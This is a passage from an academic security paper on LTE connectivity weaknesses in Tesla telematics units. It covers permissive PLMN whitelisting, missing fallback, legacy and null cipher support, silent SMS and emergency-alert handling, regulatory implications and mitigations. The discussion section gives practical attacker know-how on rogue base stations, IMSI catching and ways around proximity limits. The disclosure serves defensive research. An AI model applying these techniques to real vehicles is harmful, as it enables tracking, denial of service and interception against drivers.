Table 3: Summarized TCU behaviors across failures. Here, ✓ indicates successful completion of the stage, ✗ indicates explicit failure at that stage, and '—' indicates that the stage was not reached because a prior stage had already failed. The 'Yes' and 'No' indicate a violation.

Connection Stage	**Failures / Errors**		
	Control	**PDN**	**Routing**
Stage 1: Attach success	✗	✓	✓
Stage 2: PDN session	–	✗	✓
Stage 3: Data connectivity	–	–	✗
Behavioral outcomes			
Fallback triggered	No	No	No
Loop trapped	Yes	Yes	No
State transition failure	Yes	Yes	Yes

Allowed". In many of these cases, the vehicle completed the attach and remained in a partial-connectivity state, camping on the cell without receiving an IP address or completing data path setup. Despite the failure to establish end-to-end connectivity, the vehicle maintained the RRC connectivity and continued transmitting signaling messages, suggesting a lack of appropriate TCU failure detection.

Furthermore, we introduced network-level routing misconfigurations, including the removal of NAT rules, invalid routing table entries, and incomplete IP forwarding configurations. These setups allowed full RRC and NAS attachment, including successful PDN session establishment and bearer creation, while halting all uplink user-plane traffic. Under these conditions, the Tesla TCU continued transmitting application-layer traffic, such as HTTPS requests to Tesla backend servers, but received no responses. Despite the effective blackout of data communication, the TCU did not terminate the session, attempt reattachment to another network, or revert to WiFi as a fallback, but instead remained in this situation indefinitely.

Table 3 shows that across all scenarios, we observed no evidence that the TCU engaged in any form of fallback strategy, such as reverting to 3G, reconnecting using the eSIM profile, or preferring WiFi access, when LTE failed. Unlike modern smartphones, which support multiple active eSIM/SIM profiles, fallback logic, and more user-controlled options, Tesla's implementation supports only a single active SIM at a time and lacks clear recovery mechanisms. This lack of dynamic switching suggests that the fallback logic between radio interfaces either misses proper health checks or is gated by higher-layer policies. As a result, this represents a critical limitation, by exposing the TCU to DoS conditions and prolonged network unavailability.

• **Whitelisting and PLMN Issues.** To assess Tesla's enforcement of operator whitelisting and carrier policies, we configured our LTE core with a wide range of MCC/MNC combinations, including legitimate, test, and arbitrary operator codes. Our objective was to determine whether Tesla's TCU enforces a strict whitelist of allowed PLMNs during the LTE attachment process, and at what stage filtering actually occurs. PLMN allowability and selection are explicitly specified in 3GPP as a defense layer (including EHPLMN/VPLMN selection and forbidden-PLMN handling) [4]. Therefore, vendor enforcement choices can materially change which networks the device will attempt to access and when it aborts the procedure. Consequently, overly permissive policies (or late enforcement) can increase the possibility of a UE engaging with adversarial cells, raising both attack surface and risk (We adhere to our A1/A2 threat model from Section 4, and do not assume a privileged attacker).

To rigorously explore the behavior of Tesla's TCU under different network identities, we implemented a PLMN (semi-automatic) testing methodology. This process iteratively configures the core network and radio stack with varying MCC/MNC combinations (and other related parameters), inserts corresponding SIM profiles, and monitors the TCU's response at each stage of the LTE attachment and data service procedures. Algorithm 1 outlines the logic of our testing framework, which evaluates each PLMN configuration for attachment success, PDN session establishment, and final data service activation. Through this process, we discovered a multi-stage connectivity flow in Tesla's LTE stack.

Once a physical SIM card is inserted, whether commercial or custom, the TCU immediately validates the SIM and IMEI (two distinct steps) and proceeds to perform network and data registration. These states can be reflected in the Tesla UI as "Registered" and "Attached" if successful, respectively. Although IMEI is independent of the SIM, inserting a SIM triggers a modem reinitialization/provisioning sequence (e.g., reconfiguring modem state prior to attach), during which the vehicle queries the cellular modem's device identity. Tesla exposes this as a separate "Valid IMEI" status in "Service Mode". Upon successful attachment, PDN session establishment and cell connectivity, the TCU attempts to negotiate roaming permissions to enable application-layer communication. In the final step, the "Cell Link State" is marked as "online" and is dependent on the successful establishment of the full connection. With the roaming approved, the link becomes fully operational for telemetry and user services. The results reveal a two-stage whitelisting process within the Tesla telematics unit; the first occurring during initial network selection and attachment, and the second during the activation of data network services (commonly referred to as "roaming markets"). This layered behavior was confirmed through real-time analysis using Tesla's service mode interface, cellular connection logs, and the Tesla Toolbox software.

At the network selection stage, the vehicle accepted all physical SIM cards, regardless of operator identity, PLMN configuration, or authentication profile, without triggering any security warnings or restrictions. More importantly, it suc-

cessfully completed both the LTE attach procedure and PDN session establishment across a variety of PLMNs, including standard commercial identifiers (e.g., 310260, 310150) and non-commercial or test identifiers (e.g., 00101, 00110, 99970). This indicates a permissive policy at the radio and core network levels. In contrast, modern smartphone platforms (e.g., later versions of iOS and Android) typically enforce stricter PLMN filtering, rejecting SIMs with non-authorized or test network identifiers by default. Additionally, Tesla's relaxed network policy can be modified dynamically using the Toolbox service, suggesting that PLMN validation is neither hardcoded nor enforced.

At the second stage, after attachment and PDN setup, the vehicle attempts to activate data network services (e.g., telemetry, internet access). The TCU restricts connectivity to a limited set of vendor-approved operators, likely based on backend validation or predefined roaming agreements. However, this filtering is implemented too late in the connection process to provide meaningful security. An attacker emulating a legitimate PLMN can bypass this constraint entirely. Even without full application-layer activation, the rogue network can still establish persistent control-plane connectivity with the TCU, exposing the vehicle to various attacks. Thus, the secondary filter functions more as a service-enablement gate than a protective control, and with significant limitations.

This design creates a risky security posture due to its permissive nature and complexity; while the vehicle may eventually deny certain forms of backend communication, it could willingly interact with potentially untrusted LTE infrastructure at the protocol level. Attacks such as IMSI catching, false base station exploitation, and even MitM positioning can still succeed, even with the current whitelisting policies in place. Overall, we confirm that Tesla's whitelisting logic needs to be properly scoped and strictly enforced.


• **Control-Plane and Parameter Misconfigurations.** To evaluate the vehicle's security at the signaling level, we established full LTE connectivity and captured all control-plane exchanges during the attach, authentication, and PDN setup procedures. Using detailed logging of RRC and NAS messages, we monitored the interaction between the TCU and the network under various configurations and signaling profiles. However, rather than performing extensive protocol modifications or fuzzing, we adopted a targeted and non-invasive approach. Specifically, we altered core security parameters observing for any anomalies, misconfigurations or non-compliance with 3GPP. Such anomalies and misconfigurations can be used by a wireless attacker targeting the RRC and NAS explicitly.

Initial tests showed that Tesla's attach procedures and authentication sequences align closely with those of commercial mobile devices. No irregularities were found in the attach flow ordering, or bearer management under standard configurations. The TCU consistently completed the EPS attach process, performed NAS authentication, and negotiated default bearers using expected message structures and standard cause values, even though repetitions of messages were not uncommon. We did not observe any Tesla-specific signaling extensions or proprietary messages at the RRC or NAS level during attach or bearer negotiation. All message types and procedures observed were consistent with standard 3GPP behavior. However, it remains unclear whether deeper protocol-level methods, such as fuzzing, could reveal implementation flaws.


Unfortunately, our analysis also uncovered extensive legacy system support, particularly for 2G/GSM-based services and their associated cipher suites. The `Mobile Station Classmark 2` and `MS Network Capability` fields revealed the support of encryption algorithms such as A5/3 for GSM and GEA2/3 for GPRS data services, which are considered cryptographically outdated by modern standards [7,18]. Moreover, the TCU advertises full compatibility with mobile-terminated point-to-point SMS over both dedicated, SRVCC to GERAN, and packet-switched GPRS signaling channels. This degree of backward compatibility, while potentially beneficial for roaming and network interoperability, significantly broadens the vehicle's attack surface and amplifies the vehicle's exposure to downgrade attacks. This design is worrisome since mobile vendors have started eliminating legacy features to upgrade security, as with the prominent example of Google's 2G Android support [30, 31, 73] and Apple's lockdown mode [6]. The presence of these capabilities, particularly in a vehicle environment lacking user-facing awareness, is considered a security liability. Figure 5 shows an example of legacy capabilities from a captured NAS `AttachRequest`.

Additionally, the TCU declares support for several encryption and integrity protection algorithms. Notably, it supports the use of null ciphering (`EEA0`), alongside stronger algorithms such as SNOW3G (`128-EEA1`), AES (`128-EEA2`), and ZUC (`128-EEA3`). While null ciphering is permitted, it should not be prioritized during standard network negotiation. Importantly, it does not support null integrity (`EIA0`), indicating that integrity protection is correctly and consistently enforced, with preferred support for `128-EIA1/2/3`. Null integrity was rejected with a NAS `SecurityModeReject`. While our results suggest that the TCU behaves as a compliant LTE device under nominal conditions, its support for legacy protocols and weak ciphering modes, and the lack of transparency into its internal state significantly widen its attack surface.

• **SMS and Emergency Issues.** To evaluate how the Tesla TCU handles broadcast alerts and SMS messages, we performed controlled injection tests targeting both emergency notification protocols and standard SMS transport mechanisms. Our testing covered two categories: (1) Emergency alerts via ETWS (Earthquake and Tsunami Warning System) and CMAS (Commercial Mobile Alert System), and (2) direct SMS injection using IMS delivery. Emergency broadcast tests were run against both the eSIM and physical SIM. These tests do not assume a separate insider attacker, rather they assess whether additional wireless-facing interfaces are exposed that




(a) Mobile Station Classmark 2.



(b) MS Network Capability.

Figure 5: Legacy support in Tesla TCU.



(a) ETWS warnings.



(b) SMS process via IMS.

Figure 6: Warning broadcasts and SMS message examples.

a wireless attacker may be able to trigger or misuse. Figure 6a and 6b illustrate traffic examples from our testing.

For emergency alerts, we broadcast both normal and spoofed ETWS/CMAS messages from our eNodeB while the vehicle was RRC-connected and fully attached to the network. In all cases, we confirmed that the messages were successfully transmitted by the base station. However, the vehicle did not display any user-facing alert or audible warning, regardless of the SIM type or alert category. Based on our black-box evaluation, we cannot determine whether these messages were filtered, silently processed, ignored by design, or handled elsewhere in the software stack. While this behavior may be intentional, the absence of any observable user-facing alert warrants further investigation. In particular, if legitimate emergency broadcasts are not surfaced to vehicle occupants under operational conditions, passengers may need to rely on external devices, such as smartphones, to receive time-sensitive safety notifications.

In the SMS-injection experiments, we transmitted several well-formed, text-based messages to the TCU over the LTE signaling. An attacker could deliver such messages through standard carrier channels even as an ordinary subscriber (or SMS-sending service) if the vehicle's MSISDN (Mobile Station ISDN Number) is known/discoverable, and under conditional legacy-fallback settings (e.g., 2G downgrade) with rogue cells. In all cases, the vehicle received the messages validating its open interface, confirmed delivery at the protocol level, and remained RRC-connected for the duration of the exchange. However, the Tesla interface did not display any visual indication that a message had been received. This behavior is consistent with a closed SMS stack in which the TCU handles incoming messages internally but does not expose them to the user or offer UI-level access. From a security perspective, this architecture introduces silent processing paths that are invisible to the end-user, and therefore, non-trivial to audit or monitor. Unlike smartphones, where users can observe incoming SMS messages, deploy message-filtering applications, or detect anomalies in real time, the TCU operates as a black box. Our experiments establish that the SMS interface remains reachable and largely opaque to the end user, but do not evaluate the handling of malformed, binary, or silent SMS payloads. However, as discussed in Section 4.2, prior work on other platforms has shown that insufficiently protected SMS-processing paths may expose systems to risks such as denial of service or code execution. Accordingly, the security properties and operational purpose of the exposed SMS interface warrant further investigation. If SMS support is not operationally required, stricter filtering, logging, or disablement should be considered.

6 Discussion and Broader Implications

Regulatory Implications. Our findings have direct implications for regulatory compliance with UN Regulations 155 (Cyber Security) [78] and 156 (OTA Updates) [79] mandatory for vehicle type approval in many jurisdictions. R155 requires secure communication channels, resilience against DoS attacks, protection of identity data, and capabilities for

detection, response, and forensics. R156 mandates the secure, reliable, and auditable software updates.

Our experiments reveal several violations of these principles. Tesla's telematics stack is vulnerable to IMSI catching and rogue base station attachment due to weak design and implementation practices and standards, raising concerns under R155's provisions for communication security (Annex 5, 7.3.3–7.3.6). The persistence of advertised weak/legacy cryptographic algorithms (e.g., null ciphering) and silent SMS/emergency alert reception implicate expectations for robust cryptography and attack detection (Table A1, M10–M13). Additionally, our FBS-based DoS attacks block access to backend update services, undermining the availability and integrity of OTA delivery in violation of R156 Clause 7.2.1.1. The absence of any user-visible alert about these failures raises concerns under Clause 7.2.2.2, which mandates transparency and user awareness during update processes. Table 4 provides further details on the mapping of each vulnerability/attack to a relevant UN requirement. ISO certifications, such as 21434 [40] and 26262 [24], may also be impacted, as weaknesses in PLMN whitelisting, connectivity disruptions, or spoofed signals undermine 21434's emphasis on systematic threat analysis and risk assessment, and interfere with 26262's requirements for functional safety (e.g., emergency updates). While not always direct non-conformance, such issues highlight residual risks in conflict with these standards. Together, the findings show that known mobile-layer threats can create systemic regulatory concerns.

Systemic Risks & Attacker Requirements. Our experiments demonstrate that even high-end commercial vehicles with advanced connectivity are susceptible to fundamental LTE-layer attacks. These vulnerabilities carry significant risks, particularly because cellular connectivity underpins remote operations and safety-relevant services (e.g., emergency assistance and update delivery), even if core driving safety functions may not depend on continuous cellular connectivity. However, we also acknowledge that in severe cases, attacks may degrade emergency-assistance workflows and increase risk in already-dangerous situations, potentially exacerbating outcomes such as property damage or injury.

While the attacks described can be executed using commercially available SDR hardware and open-source LTE stacks (e.g., srsRAN, Amarisoft), real-world adversaries may face several constraints. These include the need for close proximity to the vehicle, careful transmission power tuning to overpower legitimate base stations without detection, sufficient coverage for mobile targets, and hardware capable of low-latency, precise interaction with the LTE protocol stack. Additionally, vehicles in motion reduce the attacker's dwell time, posing challenges for sustained exploitation. However, determined and advanced attackers may overcome these limitations. For instance, targeting vehicles in static environments, such as parking garages, service centers, or border crossings, mitigates mobility constraints and enables prolonged exposure. Similarly, directional antennas (highly focused RF transmission improves signal-to-noise ratio), mobility (e.g., drone-mounted equipment), and multiple rogue gNodeBs (e.g., roadside) can help maintain proximity, signal dominance and coverage.

Cellular Connectivity in Other Automobiles. During our experimentation, we did not identify any behavioral differences between the tested vehicles. While Tesla's hardware and software configurations may vary across markets, vehicle generations, and regional carrier agreements, it is reasonable to assume that most mainstream Tesla models (i.e., Model 3, Y, S, X, and Cybertruck) rely on embedded modems for cellular connectivity. However, not all models support physical SIM cards; many are restricted to pre-provisioned eSIM profiles. We also examined closely the connectivity practices of other major manufacturers via access to various vehicles, such as BMW, Volvo, Toyota, Mercedes, Lexus, Ford, and Hyundai, which rely on factory-installed eSIMs.

A key challenge for independent security evaluation is that many vehicles provide *little to no researcher-controlled access* to the cellular subscription and capabilities. Unlike smartphones, where researchers can swap SIMs/eSIM profiles, inspect network selection settings, and examine baseband behavior (e.g., Qualcomm's QXDM), automotive TCUs are frequently provisioned with *factory-installed, non-user-configurable eSIM profiles*. In these systems, the cellular identity and configurations (e.g., carrier policies, roaming configuration, APN provisioning) are locked behind OEM/carrier provisioning, without support for custom eSIM profiles or controlled SIM swapping. Additionally, vehicles typically expose only coarse "connected/not connected" indicators rather than cellular-layer diagnostics (e.g., connection failure reasons), which further constrains systematic measurement. As a result, researchers cannot delve into the details of internal cellular processes and protocols with over-the-air testing, apart from limited pre-authentication signaling (at best) that reveals very little about the vehicle's holistic security posture. So, we encourage OEMs to improve the transparency and testability.

Despite these access limitations, several of the behaviors we observe may *extend beyond Tesla*, particularly due to the common adoption of similar embedded modems, telematics integration patterns, and LTE/5G procedures across OEMs. Some observations, such as exposure to pre-authentication signaling, IMSI disclosure, and susceptibility to rogue-cell selection, arise from limitations of cellular procedures and are not Tesla-specific (*cellular-design-level*). Other observations, including advertised legacy capabilities, PLMN handling, fallback and recovery behavior, and user-facing visibility of SMS or emergency messages, may depend on modem capabilities, TCU integration, or OEM telematics policies (*implementation-dependent*). Because our evaluation is black-box, we report the externally observable behavior of the tested Tesla platforms and do not assign each observation conclusively to a specific component. We therefore treat Tesla as a case study and provide a methodology intended to support comparable

evaluations of other vehicles when suitable access is available.

Applicability to 5G SA/NSA. Although our experiments focus on LTE, several of the threat classes we study (and related ones) are expected to remain relevant in 5G deployments [9, 20, 48]. While 5G introduces meaningful security improvements, these do not eliminate fundamental and implementation-based risks. For example, although 5G conceals the permanent subscriber identifier via SUCI, prior work shows that SUCI-based mechanisms can still enable UE profiling or linkability [15]. We therefore expect our methodology to be adaptable to 5G-connected vehicles, and suggest systematic evaluation of 5G-capable TCUs across 5G deployments.

7 Mitigation Strategies

We argue that mitigations should represent a security baseline that should be integrated across all connected vehicles (not Tesla-specific). However, implementing and validating these mitigations demands low-level access to each vehicle's TCU and modem, which is typically *restricted to manufacturers*.

IMSI Catching. To address this, the vehicle should suppress permanent identifier transmission unless mutual authentication with a trusted PLMN is confirmed. It should not respond to any messages on networks that fail validation checks during early radio procedures. Support for randomized GUTI reallocation and identity protection mechanisms could be incorporated. Encryption-based obfuscation and strict timer-based reallocation of temporary identifiers can help against tracking too. However, since radical design modifications are difficult to adopt, we believe it is reasonable for the vehicles to upgrade and leverage by default a 5G Standalone connectivity that provides stronger security guarantees through the support of SUCI [1], though 5G coverage limitations could pose a problem. In such a scenario, LTE can serve as a fallback.

False Base Stations. To ideally prevent this, the vehicle and the network should mutually enforce the use of signed broadcast messages (e.g., MIB, SIB1) and the validation thereof. Monitoring and logging malicious activity can also assist in identifying threats. These could ensure that only verified operators are accepted before any connection takes place. Additionally, handover events to unknown cells should be blocked unless cryptographically validated. Ultimately, 3GPP 33.809 [3] provides robust measures against FBS attacks, however, it is unknown whether such measures will ever be deployed in real systems. The performance demands, mass adoption effort and the extensive design modifications may render the defenses impractical in real-world scenarios.

Whitelisting and PLMN Filtering. We argue for a simpler and stricter whitelisting methodology that includes only legitimate and authorized network operators. Network selection filtering should only initiate NAS procedures when the cell identity matches a pre-validated set of legitimate MCC/MNC combinations. The TCU must prevent attachment to test PLMNs or unknown MNCs unless explicitly provisioned by a secure profile. Dynamic management of roaming partners is necessary to revoke trust relationships.

Fallback and Partial State Handling. In this case, attach retries could follow exponential backoff with randomized timers. The TCU should detect persistent failures and switch to an eSIM profile, PLMN, or WiFi network. End-to-end health monitoring, such as failure to reach Tesla backend services, can trigger fallback logic. The ability to dynamically switch access interfaces (e.g., from LTE to WiFi) is essential in mobile environments. This indicates that there should be an implementation to perform the dynamic switching and coordinate radio technologies accordingly. In addition, more information should be provided to the user via the control screen, who may assist the vehicle in the fallback procedures. However, such measures necessitate additional implementation that may also increase the complexity of vehicle operations.

Control-Plane and Capability Vulnerabilities. Despite mostly standard behavior, the TCU advertises support for 2G/GSM services, weak encryption algorithms (e.g., A5/3, GEA3) and null ciphering. While this may improve backward compatibility, it amplifies exposure to cellular attacks. These ciphers should be disabled and replaced with robust algorithms (e.g., AES' `EEA2` and `EIA2`) by default. Additionally, GSM services should be completely disabled, and the protocol stack logic should strictly validate NAS and RRC message structures and reject malformed fields to reduce susceptibility to malicious control-plane message injections.

SMS and Emergency Message Handling. Our tests showed protocol-level SMS reception without user-visible indications and no visible or audible alert following ETWS/CMAS transmission under the tested conditions. Because the internal handling path remains unclear, OEMs should assess the operational need for these interfaces, apply appropriate filtering and logging, and surface legitimate alerts to users (i.e., more transparency for users). If SMS support is unnecessary, disabling the interface should be considered.

8 Conclusion

This paper presents a practical Tesla-based case study of LTE connectivity security in connected vehicles under adversarial conditions. By integrating production Tesla vehicles into a controlled custom LTE infrastructure, we established a reproducible methodology for studying LTE security behaviors in a production telematics platform under controlled adversarial conditions. Our findings expose significant security gaps in the evaluated Tesla platforms and illustrate how connected-vehicle telematics can remain exposed to known cellular threats. Our case-study- and real-world-driven approach provides a practical foundation for future evaluations and improvements in cellular security across connected-vehicle platforms, as adoption of cellular connectivity increases.

Acknowledgement

The authors gratefully acknowledge the support of NSF Grant 2144914, Google PhD Fellowship, and the United States Coast Guard Academy. The views expressed in this publication are those of the authors and do not necessarily represent the views of the United States, the Department of Homeland Security, or the United States Coast Guard. Additionally, we gratefully acknowledge Consumer Reports for providing the test vehicles and facilities that made this security analysis possible.

References

[1] 3rd Generation Partnership Project. Digital cellular telecommunications system (phase 2+) (gsm); universal mobile telecommunications system (umts); lte; 5g; numbering, addressing and identification. Technical Report 23.003, 3GPP, 09 2024. Version 18.7.0.

[2] 3rd Generation Partnership Project. Lte; general packet radio service (gprs) enhancements for evolved universal terrestrial radio access network (e-utran) access. Technical Report 23.401, 3GPP, 01 2025. Version 18.8.0.

[3] 3rd Generation Partnership Project (3GPP). Study on 5G security enhancements against False Base Stations (FBS). Technical Report 33.809, 3GPP, June 2019.

[4] 3rd Generation Partnership Project (3GPP). Digital cellular telecommunications system (Phase 2+) (GSM); Universal Mobile Telecommunications System (UMTS); LTE; 5G; Non-Access-Stratum (NAS) functions related to Mobile Station (MS) in idle mode. Technical Report 123.122, 3GPP, January 2026.

[5] Amarisoft. *Amarisoft Callbox Classic*, 2025. Comprehensive LTE/5G Testing.

[6] Apple Inc. Lockdown mode. https://support.apple.com/en-us/105120, 2025.

[7] Christof Beierle, Patrick Derbez, Gregor Leander, Gaëtan Leurent, Håvard Raddum, Yann Rotella, David Rupprecht, and Lukas Stennes. Cryptanalysis of the GPRS encryption algorithms GEA-1 and GEA-2. Cryptology ePrint Archive, Paper 2021/819, 2021.

[8] Evangelos Bitsikas, Syed Khandker, Ahmad Salous, Aanjhan Ranganathan, Roger Piqueras Jover, and Christina Pöpper. Ue security reloaded: Developing a 5g standalone user-side security testing framework. In *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '23, page 121–132, New York, NY, USA, 2023. Association for Computing Machinery.

[9] Evangelos Bitsikas and Christina Pöpper. Don't hand it over: Vulnerabilities in the handover procedure of cellular telecommunications. In *ACSAC '21: Annual Computer Security Applications Conference, Virtual Event, USA, December 6 - 10, 2021*, pages 900–915. ACM, 2021.

[10] Evangelos Bitsikas and Christina Pöpper. You have been warned: Abusing 5g's warning and emergency systems. In *Annual Computer Security Applications Conference, ACSAC 2022, Austin, TX, USA, December 5-9, 2022*, pages 561–575. ACM, 2022.

[11] Evangelos Bitsikas, Theodor Schnitzler, Christina Pöpper, and Aanjhan Ranganathan. Freaky leaky SMS: Extracting user locations by analyzing SMS timings. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 2151–2168, Anaheim, CA, August 2023. USENIX Association.

[12] Evangelos Bitsikas, Theodor Schnitzler, Christina Pöpper, and Aanjhan Ranganathan. Amplifying threats: The role of Multi-Sender coordination in SMS-Timing-Based location inference attacks. In *18th USENIX WOOT Conference on Offensive Technologies (WOOT 24)*, pages 59–73, Philadelphia, PA, August 2024. USENIX Association.

[13] CarExpert. Tesla model 3 ranked least reliable ev in used car testing by tuv. https://www.carexpert.com.au/car-news/tesla-model-3-ranked-least-reliable-ev-in-used-car-testing, 2025.

[14] CellMapper Project. *CellMapper: Cellular Network Mapping Tool*, 2025.

[15] Merlin Chlosta, David Rupprecht, Christina Pöpper, and Thorsten Holz. 5g suci-catchers: still catching them all? In *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '21, page 359–364, New York, NY, USA, 2021. Association for Computing Machinery.

[16] Adrian Dabrowski, Nicola Pianta, Thomas Klepp, Martin Mulazzani, and Edgar R. Weippl. Imsi-catch me if you can: Imsi-catcher-catchers. *Proceedings of the 30th Annual Computer Security Applications Conference*, 2014.

[17] Mahdi Dibaei, Xi Zheng, Kun Jiang, Sasa Maric, Robert Abbas, Shigang Liu, Yuexin Zhang, Yao Deng, Sheng Wen, Jun Zhang, Yang Xiang, and Shui Yu. An overview of attacks and defences on intelligent connected vehicles, 2019.

[18] Orr Dunkelman, Nathan Keller, and Adi Shamir. A practical-time attack on the a5/3 cryptosystem used in

third generation GSM telephony. Cryptology ePrint Archive, Paper 2010/013, 2010.

[19] Zeinab El-Rewini, Karthikeyan Sadatsharan, Daisy Flora Selvaraj, Siby Jose Plathottam, and Prakash Ranganathan. Cybersecurity challenges in vehicular communications. *Vehicular Communications*, 23:100214, 2020.

[20] Stavros Eleftherakis, Domenico Giustiniano, and Nicolas Kourtellis. Sok: Evaluating 5g-advanced protocols against legacy and emerging privacy and security attacks. In *18th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec 2025, page 196–210, New York, NY, USA, 2025. Association for Computing Machinery.

[21] Simon Erni, Martin Kotuliak, Patrick Leu, Marc Roeschlin, and Srdjan Capkun. Adaptover: Adaptive overshadowing attacks in cellular networks. MobiCom '22, page 743–755, New York, NY, USA, 2022. Association for Computing Machinery.

[22] Ettus Research, A National Instruments Brand. *Ettus Research USRP B210*, 2025. Software-Defined Radio (SDR) for LTE/5G Research.

[23] Expert Market Research. Future of smart connected vehicles. https://www.expertmarketresearch.com/featured-articles/future-smart-connected-vehicles, 2025.

[24] International Organization for Standardization. Iso 26262:2018 – road vehicles – functional safety. International Standard, 2018.

[25] Ian Foster, Andrew Prudhomme, Karl Koscher, and Stefan Savage. Fast and vulnerable: A story of telematic failures. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*. USENIX Association, 2015.

[26] Matheus E. Garbelini, Zewen Shang, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. Towards Automated Fuzzing of 4G/5G Protocol Implementations Over the Air. In *IEEE Global Communications Conference (GLOBECOM)*, 2022.

[27] GNU Project. *Ping: Network Diagnostic Tool*, 2025.

[28] GNU Project. *Traceroute: Network Diagnostic Tool*, 2025.

[29] Dan Goodin. New tesla key card vulnerability lets hackers silently steal your ride. https://arstechnica.com/information-technology/2022/06/new-tesla-key-card-vulnerability-lets-hackers-silently-steal-your-ride/, 2022.

[30] Google Security Blog. Android 14 introduces first-of-its-kind cellular security enhancements. https://security.googleblog.com/2023/08/android-14-introduces-first-of-its-kind.html, 2023.

[31] Google Security Blog. Keeping your android device safe from emerging cellular threats. https://security.googleblog.com/2024/08/keeping-your-android-device-safe-from.html, 2024.

[32] Andy Greenberg. This bluetooth attack can steal a tesla model X in minutes. https://www.wired.com/story/tesla-model-x-hack-bluetooth/, 2021.

[33] Tuan Dinh Hoang, Taekkyung Oh, CheolJun Park, Insu Yun, and Yongdae Kim. LLFUZZ: An Over-the-Air Dynamic Testing Framework for Cellular Baseband Lower Layers. In *34th USENIX Security Symposium (USENIX Security 25)*. USENIX Association, 2025.

[34] Sean Hollister. Tesla's next car will seamlessly unlock with UWB, FCC leak suggests. https://www.theverge.com/2024/05/11/tesla-ultra-wideband-uwb-fcc-filing, 2024.

[35] Byeongdo Hong, Sangwook Bae, and Yongdae Kim. Guti reallocation demystified: Cellular location tracking with changing temporary identifier. In *Network and Distributed System Security Symposium*, 01 2018.

[36] Syed Hussain, Mitziu Echeverria, Omar Chowdhury, Ninghui Li, and Elisa Bertino. Privacy attacks to the 4g and 5g cellular paging protocols using side channel information. 01 2019.

[37] Syed Rafiul Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. Lteinspector: A systematic approach for adversarial testing of 4g lte. In *Network and Distributed System Security Symposium*, 2018.

[38] Select Fabricators Inc. *Faraday Tents and Custom RF Shielded Enclosures*, 2024.

[39] InsideEVs. Tesla ranks among least reliable used car brands in the u.s. https://insideevs.com/news/731559/tesla-least-reliable-used-car-brands/, 2025.

[40] International Organization for Standardization (ISO) and Society of Automotive Engineers (SAE). Iso/sae 21434: Road vehicles — cybersecurity engineering. Technical report, ISO/SAE, 2021.

[41] Roger Piqueras Jover. Lte security, protocol exploits and location tracking experimentation with low-cost software radio, 2016.

[42] Bedran Karakoc, Nils Fürste, David Rupprecht, and Katharina Kohls. Never let me down again: Bidding-down attacks and mitigations in 5g and 4g. In *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '23, 2023.

[43] Syed Khandker, Michele Guerra, Evangelos Bitsikas, Roger Piqueras Jover, Aanjhan Ranganathan, and Christina Pöpper. Astra-5g: Automated over-the-air security testing and research architecture for 5g sa devices. In *Proceedings of the 17th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '24, page 89–100, New York, NY, USA, 2024. Association for Computing Machinery.

[44] Hongil Kim, Jiho Lee, Eunkyu Lee, and Yongdae Kim. Touching the untouchables: Dynamic security analysis of the lte control plane. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1153–1168, 2019.

[45] Martin Kotuliak, Simon Erni, Patrick Leu, Marc Röschlin, and Srdjan Capkun. LTrack: Stealthy tracking of mobile phones in LTE. In *31st USENIX Security Symposium (USENIX Security 22)*, pages 1291–1306, Boston, MA, August 2022. USENIX Association.

[46] Fred Lambert. Tesla warns of theft risk through relay attacks, shares 'tips' to help prevent. https://electrek.co/2022/04/18/tesla-warns-theft-risk-through-relay-attacks-shares-tips-prevent/, 2022.

[47] Gyuhong Lee, Jihoon Lee, Jinsung Lee, Youngbin Im, Max Hollingsworth, Eric Wustrow, Dirk Grunwald, and Sangtae Ha. This is your president speaking: Spoofing alerts in 4g lte networks. MobiSys '19, page 404–416, New York, NY, USA, 2019. Association for Computing Machinery.

[48] Shijie Luo, Matheus E. Garbelini, Sudipta Chattopadhyay, and Jianying Zhou. Sni5gect: a practical approach to inject anrchy into 5g nr. In *Proceedings of the 34th USENIX Conference on Security Symposium*, SEC '25, USA, 2025. USENIX Association.

[49] Dominik Maier, Lukas Seidel, and Shinjo Park. BaseSAFE: Baseband SAnitized Fuzzing through Emulation. In *13th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec '20)*. Association for Computing Machinery, 2020.

[50] Collin Mulliner, Nico Golde, and Jean-Pierre Seifert. SMS of Death: From Analyzing to Attacking Mobile Phones on a Large Scale. In *Proceedings of the 20th USENIX Security Symposium*, 2011.

[51] Collin Mulliner and Charlie Miller. Injecting SMS Messages into Smart Phones for Security Analysis. In *Proceedings of the 3rd USENIX Workshop on Offensive Technologies (WOOT)*, 2009.

